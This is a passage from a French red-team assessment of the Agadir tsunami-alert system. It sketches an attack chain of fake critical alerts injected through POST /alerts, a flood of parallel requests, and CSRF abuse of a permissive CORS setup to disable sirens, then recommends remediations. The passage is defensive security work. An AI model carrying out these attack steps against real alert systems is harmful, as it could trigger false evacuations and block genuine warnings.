4 **INJECTION FAUSSES ALERTES** — POST /alerts avec niveau=9.8 → Fausse alerte CRITIQUE insérée dans le système. Déclenchement potentiel d'une évacuation non justifiée d'Agadir.

5 **FLOOD DoS** — 100 requêtes POST parallèles sur /alerts → Serveur accepte tout sans blocage. Pendant une vraie alerte, le système est rendu inaccessible aux citoyens.

6 **EXPLOITATION CSRF (CORS *)** — Site malveillant effectue des requêtes cross-origin en exploitant la session d'un admin connecté. Désactivation possible de sirènes depuis un domaine tiers.

7 **IMPACT FINAL** — Lors d'un vrai séisme : fausses alertes saturent le système, vraies alertes bloquées, sirènes désactivées. Conséquences humaines potentiellement catastrophiques.

9. Remediation Recommendations

9.1 Authentification & Autorisation [CRITIQUE]

- Implémenter JWT (jsonwebtoken) sur tous les endpoints Node.js : middleware verifyToken obligatoire
- Définir les rôles RBAC : SENSOR (écriture), OPERATOR (lecture alertes), ADMIN (accès complet)
- Retourner HTTP 401 Unauthorized pour toute requête sans token valide
- Flask : utiliser Flask-JWT-Extended pour protéger /events, /alerts, /logs, /sensors

9.2 HTTPS & Sécurité Transport [CRITIQUE]

- Déployer HTTPS avec certificat TLS valide (Let's Encrypt) sur tous les services
- Configurer HSTS : Strict-Transport-Security: max-age=31536000; includeSubDomains
- Ajouter signature HMAC sur les messages capteurs pour garantir l'intégrité en transit
- Interdire tout accès HTTP non chiffré — redirection automatique vers HTTPS

9.3 Configuration CORS [HIGH]

- Remplacer Access-Control-Allow-Origin: * par la liste explicite des origines autorisées
- Configurer Content-Security-Policy avec default-src 'self' et les directives adaptées
- Ajouter X-Frame-Options: DENY et X-Content-Type-Options: nosniff
- Supprimer le header X-Powered-By de toutes les réponses HTTP

9.4 Rate Limiting [HIGH]

- Node.js : npm install express-rate-limit → limiter toutes les routes à 60 req/min/IP
- Django : pip install django-ratelimit → @ratelimit(key='ip', rate='30/m', block=True)
- NGINX reverse proxy : limit_req_zone + limit_req burst=20 nodelay
- Retourner HTTP 429 Too Many Requests avec header Retry-After: 60

10. Conclusion

L'évaluation Red Team du système **Agadir Tsunami-Ready** a révélé des déficiences fondamentales de sécurité. L'absence totale de protection sur les endpoints critiques d'alerte, combinée à l'absence de chiffrement en transit, à une configuration CORS permissive et à l'absence de limitation de débit, crée un environnement où n'importe quel attaquant distant peut compromettre l'intégrité du système, générer de fausses alertes d'évacuation, et paralyser le service précisément au moment le plus critique.

Compte tenu de la nature ***safety-critical*** d'un système de gestion de tsunami — dont les défaillances ont des conséquences directes sur la vie humaine — ces vulnérabilités doivent être remédiées en priorité absolue avant tout déploiement opérationnel.